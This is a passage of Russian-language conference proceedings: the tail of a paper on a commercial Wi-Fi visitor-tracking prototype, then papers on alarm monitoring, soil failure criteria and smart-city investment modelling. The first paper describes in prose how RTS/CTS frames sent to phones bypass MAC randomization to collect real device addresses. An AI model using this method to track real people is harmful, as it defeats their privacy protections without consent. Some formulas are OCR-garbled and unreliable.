Так как начиная с 2013 года все современные смартфоны используют рандомизацию адресов Media Access Control (MAC), нам необходимо было получить максимальное количество реальных глобальных MAC-адресов. Как мы и писали выше, во-первых, нам нужно поставить фильтр на локальные MAC-адреса проверяя бит локальности. Таким образом мы исключим количество мусора в виде рандомизированных MAC-адресов. Далее в [24] расписана методика деанонимизации мобильных устройств, которая была реализована при разработке системы и заключается в следующем: используются инструменты создания пакетов/фреймов (SCAPY, libtins) для передачи Requestto-Send (RTS) пакета. RTS / Clear-to-Send (CTS)(Запрос на отправку и чистки для отправки) доступны в спецификации IEEE 802.11. Новшество в данном методе заключается в том, что отправляются кадры RTS на клиентские устройства IEEE 802.11, а не на точки доступа, для извлечения ответного сообщения CTS, в котором мы получаем истинный глобальный MAC-адрес этого устройства. Таким образом мы получаем около 80% глобально уникальных MAC-адресов, находящихся рядом с точкой сбора. После сбора MAC-адресов все данные отравляются на сервер, где мы можем анализировать данные.

Полученный результаты

Основным результатом является построенный прототип коммерческой системы для сбораданных о посетителях на основе сбора MAC-адресов. Отличительной особенностью данной системы является высокое качество собираемых данных, а именно порядка 80% уникальных глобальных MAC-адресов. У коммерческих систем на данный момент времени качество сбора данных находится в районе 40%. Работа выполнена за счет средств грантового финансирования научных исследований на 2018-2020 годы по проекту AP05132044 «Разработка аппаратно-медицинского комплекса оценки психофизиологических параметров человека».

Литература

1. Linux wpa supplicant (ieee 802.1x, wpa, wpa2, rsn, ieee 802.11i). URL https://w1.fi/wpa_supplicant/.

2. wpa supplicant change log. URL https://w1.fi/cgit/hostap/plain/wpa_supplicant/ChangeLog.

3. China deputizes smart phones to spy on beijing residents' real-time location, Oct 2011. URL https://www.eff.org/deeplinks/2011/03/china

4. Wifigate – how mobile carriers expose us to wi-fi attacks, Apr 2014. URL https://www.skycure.com/blog/wifigate-how-mobile-carri

5. Danger close: Fancy bear tracking of ukrainian field artillery units, Jan 2017. URL https://www.crowdstrike.com/blog/danger-close-fancy-be

6. D. E. 3rd and J. Abley. IANA Considerations and IETF Protocol and Documentation Usage for IEEE 802 Parameters. RFC 7042 (Best Current Practice), Oct. 2013. URL http://www.ietf.org/rfc/rfc7042.txt.

7. M. V. Barbera, A. Epasto, A. Mei, S. Kosta,V. C. Perta, and J. Stefa. CRAW-DAD dataset sapienza/probe-requests. http://crawdad.org/sapienza/probe-requests/20130910,Sept. 2013.

8. J. Bard. Unpacking the dirtbox: Confronting cell phone location tracking with the fourth amendment. BCL Rev., 57:731, 2016.

9. Z. Cui and A. Agrawala. Wifi localization based on ieee 802.11 rts/cts mechanism. In Proceedings of the 12th EAI International Conference on Mobile and Ubiquitous Systems, pages 199–208. ICST, 2015.

10. M. Cunche. I know your mac address: targeted tracking of individual using wi-fi. Journal of Computer Virology and Hacking Techniques,2014.

11. Dara Kerr July 29. Russian police spy on people's mobile data to catch thieves, Jul 2013. URL https://www.cnet.com/news/russian-police-spy-on-people

12. M. Gast. 802.11 wireless networks : the definitive guide. O'Reilly, Beijing, Farnham, 2005. ISBN 0-596-10052-3. URL http://opac.inria.fr/record=b1128195.

13. D. Gentry and A. Pennarun. Passive taxonomy of wifi clients using MLME frame contents. CoRR, abs/1608.01725, 2016. URL

14. C. Hoene and J. Willmann. Four-way toa and software-based trilateration of ieee 802.11 de-vices. In 2008 IEEE 19th International Symposium on Personal, Indoor and Mobile Radio Communications, pages 1–6, Sept 2008.

15. IEEE. OUI Public Listing. http://standards.ieee.org/develop/regauth/oui/oui.txt.

16. J. Martin, E. Rye, and R. Beverly. Decomposition of mac address structure for granular device inference. In Proceedings of the 32nd Annual Conference on Computer Security Applications, pages 78–88. ACM, 2016.

17. C. Matte, M. Cunche, F. Rousseau, and M. Vanhoef. Defeating mac address randomization through timing attacks. In Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks, WiSec '16, pages 15–20. ACM, 2016.

18. C. Mims. If you have a smart phone, anyone can now track your every move, Oct 2012. URL https://www.technologyreview.com/s/427687/if-you-have-a-smart-phone-anyone-can-now-track-your-every

19. T. Mitchell. 2. smartphone ownership rates skyrocket in many emerging economies, but digital divide remains, Feb 2016. URL http://www.pewglobal.org/2016/02/22/smartphone-ownership-rates-skyrocket-in-many-emerging-economies-

20. B. L. Owsley. Spies in the skies: Dirtboxes and airplane electronic surveillance. Mich. L. Rev. First Impressions, 113:75–75, 2015.

21. M. Sarwar and T. R. Soomro. Impact of smart-phone's on society. European journal of scientific research, 98(2):216–226, 2013.

22. M. Vanhoef, C. Matte, M. Cunche, L. Cardoso, and F. Piessens. Why MAC Address Randomization is not Enough: An Analysis of Wi-Fi Network Discovery Mechanisms. In ACM Asi-aCCS, 2016.

23. J. Wright and J. Cache. Hacking Exposed Wireless: Wireless Security Secrets & Solutions. McGraw-Hill Education Group, 3rd edition, 2015. ISBN 0071827633, 9780071827638.

24. Jeremy Martin, Travis Mayberry, Collin Donahue, Lucas Foppe, Lamont Brown, Chadwick Riggins, Erik C. Rye, and Dane Brown: A Study of MAC Address Randomization in Mobile Devices and When it Fails. US Naval Academy

РАЗВИТИЕ ТЕХНИЧЕСКИХ СРЕДСТВ И СИСТЕМ БЕЗОПАСНОСТИ В СОВРЕМЕННЫХ УСЛОВИЯХ

Ахметов Б.С., Алмасов Н.Ж.
Университет Туран, РК, Казахстан
e-mail: nurbek_75@mail.ru

Аннотация. *Опыт использования систем безопасности показал, что наиболее эффективным и экономически выгодным видом охраны является централизованный мониторинг стационарных объектов с помощью технических средств. Суть его в том, что информация от*

технических средств, установленных на территориально рассредоточенных объектах, поступает непосредственно на центральный пульт, где в автоматизированном режиме производится ее анализ, обобщение и выдача заявки на реагирование, в зависимости от ситуации, технической службе. Высокая информативность современных технических средств позволяет определить угрозу объекта, оптимизировать силы и средства, необходимые для противодействия чрезвычайной ситуации. В настоящее время полную безопасность и сохранность имущества может обеспечить только комплекс мероприятий, направленных на ограничение доступа и своевременного реагирования на чрезвычайную ситуацию. Пультовая централизованная охрана – это обеспечение безопасности вашего дома, офиса или склада с применением современных технических средств.

Введение

В современных условиях роль технических средств централизованного мониторинга стационарных объектов (ЦМСО) в обеспечении личной и имущественной безопасности чрезвычайно высока. Это находит подтверждение и в мировой практике услуг безопасности - устойчивая тенденция на усиление роли технических средств. Тенденция эта не случайна: многочисленные исследования в области личной и имущественной безопасности показали, что широкое использование технических средств позволяет исключить, либо свести к минимуму, негативное влияние самого ненадежного звена в системе безопасности - человека, которому присущи ограниченные физические возможности, ошибки, преднамеренные несанкционированные действия (саботаж, сговор с преступниками) и т.п. Организация безопасности с помощью технических средств значительно надежней, да и обходится она потребителю дешевле. Именно поэтому все ведущие страны, включая Казахстан, уделяют большое внимание созданию технических средств на основе последних научных достижений, информационных и коммуникационных технологий [1].

Казахстанский рынок представлен широким спектром российских и зарубежных технических средств безопасности, позволяющих закрыть практически все «ниши» в сфере деятельности по обеспечению безопасности. Однако постоянный мониторинг казахстанского рынка, показывает, что не все технические средства, в особенности импортные, действительно применимы у нас в стране и могут обеспечить высокую надежность безопасности стационарных объектов.

1. Требования к системам централизованного мониторинга стационарных объектов

Согласно технического регламента РК «Требования к безопасности пожарной техники для защиты объектов» от 23 июня 2017 г. система мониторинга должна быть предназначена для решения следующих задач [2]:

- сбор от внутриобъектовых систем противопожарной защиты (систем автоматической пожарной и охранно-пожарной сигнализации, исполнительных устройств, систем контроля аварий и интегрированных систем безопасности потенциально опасных объектов и объектов жизнеобеспечения населения и др.) информации о пожарах, авариях и стихийных бедствиях;
- своевременное получение извещений по каналам связи системы мониторинга на пульт централизованного наблюдения;
- автоматический контроль работоспособности внутриобъектовых систем противопожарной защиты;
- постоянный контроль надежности радиоканала системы мониторинга и автоматический переход на дублирующий канал связи.

При разработке проекта на монтаж систем автоматической пожарной сигнализации, пожаротушения и оповещения Подрядчик обязан руководствоваться следующими

нормативными документами: СН РК В 2.02.11-2002г. «Нормы проектирования зданий и сооружений системами автоматической пожарной сигнализации, пожаротушения и оповещения» [3], СНиП 2.02-2003г. «Пожарная автоматика зданий и сооружений» [4], перечнем технических средств охранной и пожарной сигнализации разрешенных к применению на территории Республики Казахстан.

Применение систем передачи извещений, удовлетворяющих изложенным ниже требованиям, позволит [5]:

− обеспечивать надежную охрану объектов различных форм собственности и исключить возможность использования недоброкачественной аппаратуры ЦМСО;

− сократить затраты на ЦМСО (сокращение затрат на эксплуатацию, ремонт и обслуживание технических средств безопасности, сокращение единовременных затрат на их приобретение и т.п.);

− осуществить укрупнение пунктов ЦМСО, что требует качественно нового подхода к построению систем централизованного наблюдения.

2. Проблемы и пути решения организации централизованного мониторинга стационарных объектов

Несмотря на очевидную эффективность ЦМСО, при внедрении данных систем возникают определенные проблемы, а именно:

1) Проблема упорядочения парка эксплуатирующихся систем централизованного мониторинга, его обновления, замены устаревшего оборудования современным, более надежным.

На сегодняшний день существуют два пути решения данной проблемы:

- разработка единых требований к системам централизованного мониторинга, что при многообразии существующих и вновь появляющихся предприятий-разработчиков и производителей средств охранно-пожарной сигнализации позволит унифицировать стыки систем передачи извещений, как вновь разрабатываемых, так и уже находящихся в эксплуатации.

- унификация создаваемых технических средств, т.е. возможность объединения различных устройств в единый программно-аппаратный комплекс централизованного мониторинга.

2) Вторая проблема связана с повышением уровня активности криминального контингента.

В последнее время возросли случаи краж, совершаемых путем активного, т.е. с применением специальных технических средств, вмешательства в работу оборудования и каналов связи ЦМСО [6].

Единственный путь решения данной проблемы, а это, несомненно, проблема самого ближайшего будущего – применение современных методов имитостойкости аппаратуры и криптозащиты каналов связи, обеспечивающих устойчивость системы к квалифицированному вмешательству в ее работу [7].

3) Третья проблема возникает при внедрении проводных ЦМСО. Компания-провайдер, являясь монополистом в своей области, необоснованно повышает цены на аренду телефонных линий, заранее не информирует вневедомственную охрану о предстоящих реконструкциях, замене и параметрах нового оборудования на телефонных станциях.

Эту проблему необходимо решать путем создания систем с возможностью их сопряжения с оптоволоконными каналами связи и каналами с цифровым уплотнением сигнала, на которые переходят предприятия связи при внедрении новых цифровых технологий передачи информации, а также минимизацией объемов ретрансляционного

оборудования или полным отказом от него. К сожалению, при решении данной проблемы возникают дополнительные трудности:

Первая связана с прокладкой оптоволоконного кабеля для организации связи вплоть до подъездов жилых домов – так называемые выносы.

Вторая – отсутствие помещений на АТС для установки аппаратуры ЦМСО. Это связано с внедрением цифровых АТС, которые могут размещаться в помещениях малой площади, где полностью отсутствуют какие-либо дополнительные места.

В последнее время помимо традиционного радиоканала, все активнее начинают использоваться другие альтернативные каналы передачи информации, а именно: канал цифровой передачи Ethernet (TCP/IP) [8], каналы операторов сотовой связи (GSM-канал) [9], а также информаторные каналы (автодозвон) [10]. Применение данных каналов передачи информации, несомненно, имеет свои преимущества, в частности, пропадает необходимость размещения дополнительной аппаратуры на АТС.

При использовании цифровых каналов типа Ethernet неоднократно в течение суток возникает пропадание связи на время от десятков секунд до нескольких минут. Причиной этого является, как правило, перегрузка сервера провайдера, которая может быть вызвана длительной информационной загруженностью одного из каналов в сети, проведением «хакерской» атаки и по ряду других причин. Причем повлиять на этот процесс практически невозможно. Так устроена аппаратура цифровых каналов.

Практически те же проблемы, связанные с пропаданием связи, присущи и GSM-каналу.

Поэтому, если необходимо сохранить основной принцип по надежности, на котором базировалась ЦМСО со времен ее организации, а именно, наличие контроля каналов передачи информации, отдельное использование вышеупомянутых каналов для построения ЦМСО является весьма проблематичным.

Единственный путь решения данной проблемы – это обязательное дублирование каналов, например, канал Ethernet каналом сотовой связи GSM или автодозвоном по телефону ГТС.

Что касается каналов GSM, то здесь особый интерес представляет использование новых протоколов и сетей 4G (четвертого поколения сотовой связи), специально предназначенных для корпоративных клиентов, – виртуальные корпоративные сети передачи данных с имитостойкостью и защитой информации. Необходимую работу по использованию таких каналов, которые в перспективе могут быть выделены специально, необходимо проводить с ведущими провайдерами сотовой связи (Казактелеком, «Билайн» и др.).

В целях решения данных проблем необходимо расширить возможности ЦМСО для передачи полноформатной информации с охраняемых объектов, включая передачу видеоизображений в реальном времени и двусторонний обмен данными для автоматизации и управления. Организация указанного информационного поля невозможна без использования высокоинформативных (высокоскоростных) цифровых каналов передачи данных.

С этой целью необходимо провести исследования возможности передачи расширенной тревожной информации по различным каналам:

- городская телефонная сеть (ГТС);
- каналы цифровых АТС;
- радиоканал;
- сотовая телефония;
- спутниковая телефония;
- проводные цифровые каналы передачи информации (TCP/IP);
- беспроводные (радиоканальные) цифровые локальные сети (WLAN).

В качестве критериев учитывать:

• вероятность доставки сообщения в заданный промежуток времени;

• время доставки сообщения;

• стоимость;

• надежность канала связи.

Для организации ЦМСО необходимо обеспечить:

• дублирование (резервирование) каналов;

• распределение их ресурсов по приоритетам передачи информации;

• постоянный контроль состояния занятости каналов для возможности их оперативного переключения;

• защиту информации и обеспечение имитостойкости, так как эти каналы имеют открытый доступ.

Заключение

Таким образом, можно выдвинуть основные требования к перспективам развития ЦМСО:

1. Системы должны иметь модульную структуру с полным комплектом устройств, позволяющих обеспечивать работу по любым имеющимся на сегодняшний день каналам связи, возможность стыковки с уже существующими системами, а также сопряжения с различными типами аппаратуры, используемой для организации телефонной связи (новые электронные АТС, системы цифрового уплотнения, оптоволоконные каналы связи и т.п.). Все эти возможности должны быть реализованы на единой программно-аппаратной платформе.

2. Протоколы обмена, используемые для передачи тревожных и служебных извещений, должны быть защищены от несанкционированного вмешательства в работу системы с помощью специальных средств снятия и внесения ложной информации в каналы связи.

3. Информативность систем должна обеспечивать уровень мониторинга состояния объекта, максимально повышающий оперативность реагирования групп задержания.

4. При организации передачи по каналам с коллективным доступом (канал цифровой передачи Ethernet (TCP/IP) каналы операторов сотовой связи (GSM-канал), а также информаторные каналы (автодозвон) системы должны обеспечивать дублирование (или резервирование) данных каналов.

Такая стратегия создания и развития систем централизованного наблюдения позволит решать не только задачи профилактики имущественных преступлений, но и в полной мере обеспечит реализацию государственной политики в сфере антитеррористической и противокриминальной защиты объектов и имущества.

Литература

1. А.Г. Зайцев, Направления развития технических средств и систем охраны в современных условиях - https://algoritm.org/arch/arch.php?id=64&a=1358 (от 13.03.2019г.)

2. Технический регламент РК «Требования к безопасности пожарной техники для защиты объектов», Приказ Министра внутренних дел Республики Казахстан от 23 июня 2017 года № 438 - https://чс-ник.kz/pozharnaya-bezopasnost-v-organizatsii/item/872-tekhnicheskij-reglament-rk-trebovaniya-k-bezopasnosti-pozharnoj-tekhniki-dlya-zashchity-ob-ektov (от 10.03.2019г.)

3. СН РК В 2.02.11-2002г. «Нормы проектирования зданий и сооружений системами автоматической пожарной сигнализации, пожаротушения и оповещения»

4. СНиП 2.02-2003г. «Пожарная автоматика зданий и сооружений»

5. Коротких В. Е. Современные средства технической безопасности / В.Е. Коротких, О.С. Киселев. — Казань : Новое знание, 2003.
6. А. В. Шлыкова, Специальная техника, применяемая при совершении преступлений, Журнал Наука. Общество. Государство, 2014г.
7. Гончарок М. Х., Крюков Ю. С. Построение системы защиты информации в цифровых АТС и выбор класса защищенности // Защита информации. Конфидент - 2004 № 2. - с. 2-7.
8. Карякин В.Л. Цифровое телевидение, Учебное пособие для ВУЗов, 2013.
9. Системы цифровой радиосвязи: базовые методы и характеристики: Учеб. пособие Волков Л.Н., Немировский М.С., Шинаков Ю.С. (2009 г).
10. Приёмно-передающие устройства электронных систем безопасности / Кирюхина Т.А., Членов А.Н., Буцынская Т.А., Шакирова А.Ф. М.: Институт электронных систем безопасности, 2010. 264 с.

ОПРЕДЕЛЕНИЯ ПРИЧИНЫ ОБРУШЕНИЯ СТРОИТЕЛЬНЫХ КОНСТРУКЦИЙ

Ахметов Б.С., Бодесова Айдана, Данин Роман
Университет «ТУРАН»
e-mail: aidana9596@bk.ru

Аннотация. *Рассматривается причины природных катастроф происходящие в литосфере Земли, так же критерий, позволяющий определить механизм разрушения грунта.*

Угроза стихийных бедствий, техногенных аварий требует принятие мер, обеспечивающих безопасность населения, инфраструктуры, экономики страны, сохранения устойчивости природных систем.

Количество чрезвычайных ситуаций в странах Центральной Азии, в т.ч. в Казахстане не снижается. В мире большой ущерб ежегодно наносится оползнями, селевыми потоками, сильными землетрясениями, подтоплением грунтовыми водами и др. катастрофическими процессами.

Причиной природных катастроф в глобальном масштабе являются неотектонические процессы, непрерывно происходящие в литосфере Земли. Новая глобальная тектоника, или тектоника плит, была разработана в конце 60-х годов прошлого века и послужила могучим импульсом для развития науки о Земле. В основе тектоники плит лежит представление, что литосфера разбита на крупные плиты. Таких плит - огромных блоков - около десятка. Эти плиты перемещаются, скользя по пластичной частично расплавленной астеносфере. Причиной движения тектонических плит является то, что внутренние слои Земли находятся в почти постоянном, очень медленном движении под воздействием конвекционных потоков, поднимающихся из высокотемпературных глубин мантии. Такое движение литосферных плит приводит к тому, что материки дрейфуют. Плиты перемещаются относительно друг друга с разными скоростями, от нескольких сантиметров до 20 см в год и больше. Одни плиты двигаются навстречу друг другу и иногда перекрываются, другие расходятся в стороны, третьи скользят вдоль границ в противоположных направлениях. Близ срединно-океанических хребтов литосферные плиты наращиваются за счет вещества, поднимающегося из недр и раздвигаются (такой процесс называется спредингом).

Актуальность. Изучение вопроса моделирования конструкций и сооружений является актуальным на сегодняшний день и вызывает интерес к выявлению природы возникновения данных деформаций. Согласно имеющейся информации за последние десятилетия, в результате увеличения подземных и пластовых вод, были зафиксированы процессы возврата подземных вод к прежним руслам. Именно так объясняется разжижение грунта в японском городе Ниигата в 1964 году, где повсюду струились воды и массово накренялись, и обрушались дома при землетрясении. Более того, небрежность в строительстве и изучении грунта привело к обрушению нового 13-этажного возведенного здания в Шанхае в 2013 году. Как оказалось, в последствие здание строилось на ненадежном грунте на глинистой поверхности.

Данная проблема также актуальна и для Казахстана. По заключению правительственной комиссии, обследовавшей массовое обрушение домов нового микрорайона города Караганды в 2012 году, обрушения домов имели место без землетрясения, из-за неправильного определения состояния грунта. Точно также объясняется накренение домов и подтопление подвалов нового микрорайона "Алгабас" города Алматы в 2016 году. По заключению комиссии кроме недобросовестной работы строителей, недоделок и плохого качества работ, указана недостаточная изученность грунтовых условий, т.е. в проекте показано одно грунтовое условие, а в действительности на месте оказались другие условия. Сюда входит и гидрогеология.

Все больше осваиваются горно-складчатые области характерные наклонными строениями грунтов. Ансамбли высотных зданий строятся не только у подножия, но и на наклонных горных склонах, грунты которых имеют анизотропные строения. Здания и сооружения города Алматы в основном находятся на наклонной предгорной равнине. Тем не менее, в Казахстане продолжается строительство высотных зданий все более высокой этажности, а подземные части зданий углубляются все глубже в грунты, тем самым приближаясь местами к фильтрационно-водонасыщенным грунтам. На сегодняшний день в Алматы уже функционирует здание «Есентай Тауэрс» высотой в 167 м, в Астане завершается строительство здания «Абу-Даби Плаза» высотой в 382 м.

С точки зрения науки в механике грунтов вопрос развития моделирования напряженно - деформированного состояния, прочности и разрушений массива грунтов наклонно-слоистого и анизотропного строения является актуальным. Предварительные экспериментальные изучения поверхностной местной литологии грунта не всегда достаточны для прогноза устойчивости возводимых зданий. В связи с чем выявляется необходимость их изучения современными методами компьютерно - математического моделирования с применением фундаментальных законов механики деформируемого твердого тела с разработками новых критериев разрушения, применяемых к анизотропным грунтам. В настоящее время в СНиПах не уделяется должное внимание учету влияния тектонического сжатия грунтов и горных пород вблизи земной поверхности. Известно, что величина горизонтальной составляющей тектонической силы также прямо пропорционально растет с глубиной. Поэтому необходимо провести исследование НДС с учетом влияния тектонических сил наряду с гидростатическими силами, связанными с водонасыщенностью грунта и поровых давлений. Поэтому актуальность данного диссертационного исследования очевидна.

Целью научной статьи является исследования механизма обрушения и разрушения грунта наклонно слоистого анизотропного строения.

Для достижения поставленной цели рассматривается следующая задача:

Разработка критерия, позволяющего определить механизм разрушения грунта анизотропного горизонтального, вертикального и наклонно-слоистого строения относительно плоскости изотропии.

В настоящее время существует три способа изучения разрушений и прочности зданий и сооружений и их грунтовых оснований.

Первый – это теоретический механико-математический метод, осуществляемый математическим моделированием.

Второй – экспериментальные методы физического моделирования.

Третьи – методы измерения и наблюдения разрушений фундаментов и зданий в статических условиях из-за ползучести разной степени скорости, связанные с водонасыщенностью, фильтрацией, инфильтрацией, и динамическим разрушением землетрясений.

Прогноз разрушений по допускаемым деформациям до сих пор затруднителен. В истоке этого вопроса из зарубежных ученых стоят W. Finn, D. Liam и H.B. Seed, K.L. Lee, J.M. Idriss.

На основании их расчетов, экспериментальных исследований и натурных наблюдений за состоянием устойчивости оснований из грунтовых материалов было установлено, что предельные остаточные деформации по любому из направлений, при достижении которых может произойти разрушение инженерного сооружения около 13%. Накопленный в это время опыт наблюдения позволяет утверждать, что при ускорениях грунта, превышающих $0.2 \div 0.3g$, возможно, разрушение многих намывных грунтов. Затем результаты проведенного в Калифорнии исследования подтвердили эту гипотезу.

Вернемся к вопросу о современных методах механики разрушения, основам и некоторым основополагающим вопросам, которым посвящены работы, и особенно капитальный труд Г.П. Черепанова. Кроме классических критериев разрушения через предельные напряжения Кулона, Кулона-Мора, Гувера, в настоящее время в механике разрушения развивается критерий разрушения связанный пока с критическим коэффициентом интенсивности напряжений первого рода K_{IC}. Параллельно развивается и $J-$ интегральный метод Черепанова – Райса.




Рисунок 1. Иллюстрации природных горизонтальной, вертикальной и наклонной слоистости горного массива параллельные осям прямоугольной декартовой системы координат $x0yz$

В естественном состоянии в горных породах в зависимости от направлений тектонического сжатия разрушение будет происходить по трем направлениям, показанном на рисунке 1. Но в то же время в действительности разрушения могут происходить в любых направлениях относительно плоскостей слоистости.

Показано, что при проведении расчётов на прочность конструкций и сооружений из таких структурно-неоднородных материалов, как горные породы, высокопрочные металлические сплавы, композиты, бетон, чугун, механические и прочностные свойства

которых подвержены сильному влиянию масштабного фактора, область применения традиционного подхода ограничена невысокими значениями коэффициента концентрации напряжений К, характеризующего отношение эквивалентного напряжения С>е в наиболее напряжённой точке тела к приложенному напряжению.

Эквивалентное напряжение СТ е характеризует внутреннее напряжённое состояние тела, предельное напряжение СТ0 характеризует стандартные механические свойства тела и полагается константой материала. Наступлению предельного состояния (разрушению) соответствует знак равенства в выражении, а критическое напряжение СТ , при котором в наиболее напряжённой точке тела достигается предельное состояние.

При очень высоких значениях коэффициента концентрации напряжений используют подход линейной механики разрушения, в соответствии с которым предельное состояние оценивают на основе анализа распределения напряжений вблизи вершины концентратора напряжений (трещины). В качестве меры напряжённого состояния рассматривают не зависящий от координат коэффициент (коэффициент интенсивности напряжений) при сингулярном члене разложения напряжений в ряд по степеням г (г - радиус, исходящий из вершины трещины). Наступление предельного состояния (рост трещины) связывают с достижением коэффициентом интенсивности напряжении критического значения. Условие прочности записывают в виде

$$к < Kc, \quad (1)$$

где К - коэффициент интенсивности напряжении; Кс - его критическое значение, характеризующее локальные свойства материала. Данный подход получил широкое распространение. Однако область его применения ограничена очень острыми концентраторами, когда характер распределения напряжении позволяет отнести их к концентраторам типа трещин.

Указанные ограничения приводят к тому, что подходы классической механики и механики разрушения имеют различные области практического применения. Первый подход используется при проектировании конструкции, когда ставится задача оптимизации её формы с целью максимально возможного снижения концентрации напряжений, а второй подход используется на стадии эксплуатации конструкции, когда ставится задача оценки её остаточного ресурса с учётом влияния имеющихся в конструкции дефектов, наибольшую опасность из которых представляют дефекты типа трещин. Проблема состоит в том, что большая часть конструктивных, технологических и эксплуатационных дефектов и концентраторов напряжений, имеющих высокое, но конечное значение коэффициента концентрации, оказывается вне области применения этих подходов. Поэтому актуальной является задача разработки новых подходов к расчётам конструкций на прочность, позволяющих охватить весь спектр концентраторов напряжений и с единых позиций подходить к расчёту конструкций с тупым концентратором напряжений и с трещиной.

В настоящее время интенсивно разрабатываются так называемые нелокальные критерии разрушения, в том числе, критерии средних напряжений (ASC) и напряжений в точке (PSC), рассмотренные в работах. Общим свойством нелокальные критериев является введение внутреннего размера материала, характеризующего его структуру, что позволяет описать масштабный эффект в условиях концентрации напряжений и тем самым расширить область применения по сравнению с традиционными критериями. Применение критериев ASC и PSC аналогично применению традиционных критериев с той разницей, что в расчёт левой части критерия помимо компонент тензора напряжений также входит структурный параметр размерности длины. Вычисленная таким образом величина эквивалентного напряжения приравнивается к прочностной характеристике

материала, которая полагается константой. В зарубежной литературе такой подход к расчётам на прочность называют методом напряжений (stress-based methods).

Критерий конечной трещины. В этом критерии постулируется, что рост трещины, включая момент её возникновения у выреза, происходит скачкообразно. Разрушение происходит, если энергия, высвобождаемая при скачкообразном изменении длины трещины, достигнет критического значения. Конечный размер приращения длины трещины рассматривается в качестве константы материала.

Выводы:

Сделали обзор состояния вопроса обрушения строительных конструкций.

В работе были рассмотрены возможности применения традиционных критериев, критериев механики разрушения, а также некоторых нелокальных критериев в задаче о прочности твёрдого тела, содержащего концентратор напряжений.

Проанализировали критерий определяющие условие разрушения состояния толщи анизотропного грунта наклонно-слоистого строения:

1. Критерий конечной трещины, также как критерии средних напряжений, напряжений в точке и фиктивной трещины, позволяет описать масштабный эффект локальной прочности материала в условиях концентрации напряжений. Критерий имеет ясное физическое содержание и не требует привлечения дополнительных допущений о существовании зоны предразрушения и перераспределении упругих напряжений в ней.

2. Использование критерия конечной трещины для оценки опасности малых технологических и эксплуатационных дефектов при растяжении может привести к существенной погрешности, поскольку задача определения критического размера дефекта при растяжении в рамках рассмотренного критерия, также, как и в рамках критериев, упомянутых выше, не может быть поставлена.

3. Для некоторых материалов критерий конечной трещины может быть успешно применён как для описания масштабного эффекта, так и для оценки критического размера дефекта при сжатии. Однако применение критерия для других материалов позволяет получить лишь качественные оценки локальной прочности.

Литература

1. Сукнёв С.В. Нелокальные критерии разрушения. Критерий средних напряжений // Наука и образование. - 2007. - № 1. - С. 28-33.

2. Leguillon D. Strength or toughness? A criterion for crack onset at a notch // Eur. J. Mech. A/Solids. - 2002. - Vol. 21, No. 1. - P. 61-72.

3. Pugno N.M., Ruoff R.S. Quantized fracture mechanics // Philos. Mag. - 2004. - Vol. 84, No. 27. - P. 2829-2845.

4. Taylor D., Cornetti P., Pugno N. The fracture mechanics of finite crack extension // Eng. Fract. Mech. - 2005. - Vol. 72, No. 7. - P. 1021-1038.

5. СедовЛ.И. Механика сплошной среды. -М.: Наука, 1984. - Т. 2. - 560 с

6. Сукнев С.В., Елшин В.К., Новопашин М.Д. Экспериментальное моделирование процессов трещинообразования в образцах горных пород с отверстием // ФТПРПИ. - 2003. - № 5. С. 47-54.

7. Martin E., Leguillon D., Carnre N.Finite Fracture Mechanics: a useful tool to analyze cracking mechanisms in composite materials // The structural integrity of carbon fiber composites. Cham: Springer, 2017, pp. 529-548.

МОДЕЛЬ ДЛЯ СИСТЕМЫ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ПО ИНВЕСТИРОВАНИЮ В ТЕХНОЛОГИИ SMART CITY

[1]Ахметов Б.С., [2]Лахно В.А., [3]Касаткин Д.Ю., [4]Блозва А.И.
[1]директор Департамента информатизации образования, Казахский национальный педагогический университет имени Абая, г.Алматы, Казахстан
[2]заведующий кафедрой компьютерных систем и сетей Национального университета биоресурсов и природопользования Украины, г. Киев, Украина
[3,4]доцент кафедры компьютерных систем и сетей Национального университета биоресурсов и природопользования Украины, г. Киев, Украина
valss21@ukr.net

Аннотация. *В докладе рассмотрена уточненная модель для систем поддержки принятия решений по инвестированию в технологии SMART CITY. Отличительной чертой модели, является тот факт, что сделано допущение, что первый инвестор не имеет полной информации, как о финансовых стратегиях второго инвестора, так и о состояниях его финансовых ресурсов, направленных на инвестирование SMART CITY. При этом первый инвестор имеет возможность получения дополнительной информации за счет затраты части своих финансовых ресурсов.*

Предложена уточненная модель для системы поддержки принятия решений по инвестированию в технологии SMART CITY. Модель отличает допущение, что первый инвестор не имеет полной информации, как о финансовых стратегиях второго инвестора, так и о состояниях его финансовых ресурсов, направленных на инвестирование SMART CITY. При этом первый инвестор имеет возможность получения дополнительной информации за счет затраты части своих финансовых ресурсов. Последнее дает возможность получения первым инвестором позитивного для себя результата в случае, когда он не может его получить без этой процедуры. Рассмотрены варианты рационального поведения инвесторов. Имитационные эксперименты подтвердили адекватность модели. Отклонение результатов имитационного эксперимента от практических данных не превышает 9–12%.

Данное исследование продолжает наши публикации [1–4]. В данных работах, а также в работе [5] были рассмотрены ситуации, находятся множества предпочтительности первого игрока его оптимальные стратегии. Это означало, что если состояния игроков принадлежат множеству предпочтительности первого игрока, то у него существует стратегия, реализация которой позволит ему достигнуть своей цели. Таким образом, с заданной вероятностью игрок 1 (т.е. первый инвестор – INV_1) приводит систему в состояние, которое отражает позитивный для него результат. Однако возможны ситуации, когда первому инвестору требуется получить позитивный для него результат из состояний, из которых он при стандартном задании правил игры не может сделать. Например, он ограничен во времени взаимодействия. Тогда представляется целесообразным введение процедуры получения дополнительной информации за счет затраты на ее получение части своих ресурсов.

Для проверки работоспособности и адекватности предложенной в наших работах модели, были выполнены вычислительные эксперименты.

Целями имитационного моделирования были: 1) определение множества стратегий игроков (INV_1) и (INV_); 2) оценка адекватности математической модели.

